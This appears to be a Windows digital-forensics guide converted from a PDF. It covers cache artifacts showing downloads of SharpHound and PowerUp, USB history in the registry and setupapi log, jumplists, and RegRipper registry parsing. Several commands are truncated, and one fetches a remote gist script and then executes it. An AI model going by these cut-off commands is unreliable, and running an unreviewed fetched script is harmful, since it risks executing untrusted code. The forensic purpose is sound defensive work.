PS C:\strings> .\strings.exe C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\* | select-string -Pattern 'ocsp|wininet|winhttp|complete update|r3' -NotMatch |
>> sort -Descending

Sysinternals - www.sysinternals.com
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: B@!
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: "80424021c7dbd21:0"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8EA95EE80060662FB06F356E8816E0:
https://github.com/BloodHoundAD/SharpHound/releases/download/v1.0.3/SharpHound-v1.0.3.zip
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8EA95EE80060662FB06F356E8816E0: "0x8DA005C41F3EB5F"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9E2A68305F6F9443D1E03231F0C:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9E2A68305F6F9443D1E03231F0C:
"baa6192b5bc40c95bd4c78f735698e45d80b99479a51fd9c29d9569eee48782b"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_D46D6FA25B74360E1349F9015B5CCE53: X't
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: '^t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: "62953659-1d7"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C0427F5F77D9B3A439FC620EDAA6177: ?`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506: OTz
```

USBs

The subkeys in this part of the registry will list the names of all the USBs connected to this machine in the past.

Gather and corroborate USB names here for the next log.

HKLM\SYSTEM\CurrentControlSet\Enum\USBST0R

SubKey

CdRom&Ven_iODD&Prod_Virtual_CD-Rom&Rev_

Disk&Ven_asmedia&Prod_ASMT1153e&Rev_0

Disk&Ven_Generic&Prod_MassStorageClass&Rev_1621

Disk&Ven_Generic-&Prod_SD/MMC&Rev_1.00

Disk&Ven_iODD&Prod_External_HDD&Rev_

Disk&Ven_medicat&&Prod_USB_Flash&Rev_

Disk&Ven_REALSIL&Prod_RTSUERLUN0&Rev_1.00

Disk&Ven_RPI&Prod_RP2&Rev_3

You can leverage the next log along with your confirmed USB name from the registry, to identify a window of time that this USB was plugged in to the computer.

C:\windows\inf\setupapi.dev.log

```
- #1461500:     C:\WINDOWS\System32\wpdf.inf
- #1461620: <<< Section end 2022/04/25 20:41:51.429
- #1461662: <<< [Exit status: SUCCESS]
- #1461695: >>> [Device Install (Hardware initiated) - SWD\WPDBUSENUM_\??_USBSTOR#Disk&Ven_medicat&&Prod_USB_Flash&Rev_#____XX00000001&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}]
- #1461865: >>> Section start 2022/04/25 20:41:51.443
- #1461909:     umps: Install needed due to device having problem code CM_PROB_NOT_CONFIGURED
- #1461992:     utl: {Select Drivers - SWD\WPDBUSENUM_\??_USBSTOR#Disk&Ven_medicat&&Prod_USB_Flash&Rev_#____XX00000001&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}} 20:41:51.472
- #1462159:     utl:     Driver Node:
- #1462188:     utl:         Status      - Selected
- #1462235:     utl:         Driver INF   - wpdfs.inf (C:\WINDOWS\System32\DriverStore\FileRepository\wpdfs.inf_amd64_d48a62ddb38bed77\wpdfs.inf)
- #1462375:     utl:         Class GUID    - {eec5ad98-8080-425f-922a-dabf3de3f69a}
- #1462452:     utl:         Driver Version - 06/21/2006,10.0.22000.1
- #1462514:     utl:         Configuration - wpdbusenum\fs
- #1462566:     utl:         Driver Rank   - 00FF2000
- #1462613:     utl:         Signer Score - Inbox (0D000003)
- #1462668:     utl: {Select Drivers - exit(0x00000000)} 20:41:51.487
- #1462727: !     dvi: Device class {eec5ad98-8080-425f-922a-dabf3de3f69a} is not configurable.
- #1462811:     dvi: Searching for compatible ID(s):
- #1462854:     dvi:     wpdbusenum\fs
- #1462884:     dvi:     swd\generic
- #1462912:     dvi: Class GUID of device changed to: {eec5ad98-8080-425f-922a-dabf3de3f69a}.
- #1462996:     ndv: {Core Device Install} 20:41:51.505
- #1463042:     dvi:     {Install Device - SWD\WPDBUSENUM_\??_USBSTOR#DISK&VEN_MEDICAT&&PROD_USB_FLASH&REV_#____XX00000001&0#{53F56307-B6BF-11D0-94F2-00A0C91EFB8B}} 20:41:51.507
- #1463214:     dvi:     Device Status: 0x01002400 [0x01 - 0xc0000493]
- #1463281:     dvi:     Config Flags: 0x00000000
- #1463327:     dvi:     Parent Device: SCMVVolume\??_USBSTOR#Disk&Ven_medicat&&Prod_USB_Flash&Rev_#____XX00000001&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
- #1463483:     dvi:     {DIF_ALLOW_INSTALL} 20:41:51.515
- #1463527:     dvi:     Using exported function 'WdfIoctlInstall' in module 'C:\Windows\system32\wdf.dll'
```

I never bother with this part, but you can also grab this EVTX

C:\windows\System32\winevt\Logs\Microsoft-Windows-Partition%4Diagnostic.evtx

and use chainsaw in search mode

You can probably also find some stuff from the [Jumplist](#) and LNK artefacts that have some relevance to your USB investigation.

```
5f7b5f1e01b83767.automaticDestinations-ms
```

```
f7699cf2eed599ac.automaticDestinations-ms
```

```
5d696d521de238c3.automaticDestinations-ms
```

```
6dc04f5ccc522861.automaticDestinations-ms
```

```
a61657a5e5dfbdc.automaticDestinations-ms
```

```
a52b0784bd667468.automaticDestinations-ms
```

```
7e4dca80246863e3.automaticDestinations-ms
```

```
ccba5a5986c77e43.automaticDestinations-ms
```

```
dcca9f644b806738.automaticDestinations-ms
```

```
dd7c3b1adb1c168b.automaticDestinations-ms
```

```
[2022-Apr-26 09:51:16 BST] Downloads/Collected_Data
→ strings * | sort -u | column | grep usb -i
2.168.11.98\USBSHARE3-3
F:\tools\IODD\iodd_virtual_USB_d4
F:\tools\IODD\iodd_virtual_USB_drive_guide_0425.pdf
\\192.168.11.98\USBSHARE2
\\192.168.11.98\USBSHARE3-3
\\192.168.11.98\usbshare2
\\192.168.11.98\usbshare2\
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3d
iodd_virtual_USB_drive_guL
iodd_virtual_USB_drive_guide_0425.pdf
```

Reg Ripper

Harlan Carvey knows how to write a pretty mean tool or two. Reg Ripper is a forensic one designed to aid you in parsing, timelining, and surgically interrogating registry hives to uncover evidence of malice. [Registry Collection made easy with this](#) script right here.

```
# Here's a script that will pull collect all the registry files for you
```

```


wget -useb https://gist.githubusercontent.com/PurpleWolf/6bbb2c1e22fe64a151d7ab97
./Registry_Collection.ps1 #then execute

# Take your registry collected files from the above script. Prepare them for anal
expand-archive C:\Users\*\Desktop\Huntress_Registry_Collection_2022_Dec_30_Fri_UT

# then download Reg Ripper and unzip it
(New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0")
expand-archive C:\rip_master.zip C:\

#Recursively run reg ripper now
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE
#run with timeline option
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE

```




```

Administrator: Windows PowerShell
PS C:\> .\Registry_Collect.ps1

Huntress Registry collection script is running...

Your ZIP is waiting at: C:\Users\IEUser\Desktop\Huntress_Registry_Collection_2022_Dec_30_Fri_UT+00.zip

```



Name	Type	Compressed size	Password ...	Size
amcache	File folder			17 KB
Collected_ntuser_files	File folder			8 KB
Collected_UrClass_files	File folder			
SAM	File			16,838 KB
SECURITY	File			2,154 KB
Software	File			No
System	File			No
tree_output.txt	Text Document			1 KB
TScopy_x64.exe	Application			4,071 KB

```
PS C:\> (New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0/archive/refs/heads/master.zip", "C:\rip_master.zip")
PS C:\> ls

Directory: C:\

Mode                LastWriteTime       Length Name
----                <-----           ----- 
d----    3/19/2019  1:22 PM          0 BGinfo
d----    9/15/2018   7:33 AM          0 PerfLogs
d-r---   2/14/2022  10:24 PM         0 Program Files
d-r---   3/19/2019  1:25 PM          0 Program Files (x86)
d----    12/30/2022  4:34 PM          0 registry_hives
d-r---   3/19/2019  1:01 PM          0 Users
d----    2/14/2022  10:21 PM         0 Windows
-a----   12/30/2022  4:31 PM        2859 Registry_Collect.ps1
-a----   12/30/2022  4:42 PM      5178522 rip_master.zip

PS C:\> expand-archive C:\rip_master.zip C:\
PS C:\> GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE, *.dat, *.hve | Foreach-Object {C:\RegRipper3.0-master\rip.exe -$_ fullname -a >> reg_ripper_output.txt ; write-host "---Parsing Hive: " $_ -ForegroundColor magenta >> reg_ripper_output.txt}
Launching amcache v.20200515
---Parsing Hive: C:\registry_hives\amcache\Windows\AppCompat\Programs\Amcache.hve
Launching adobe v.20200522
```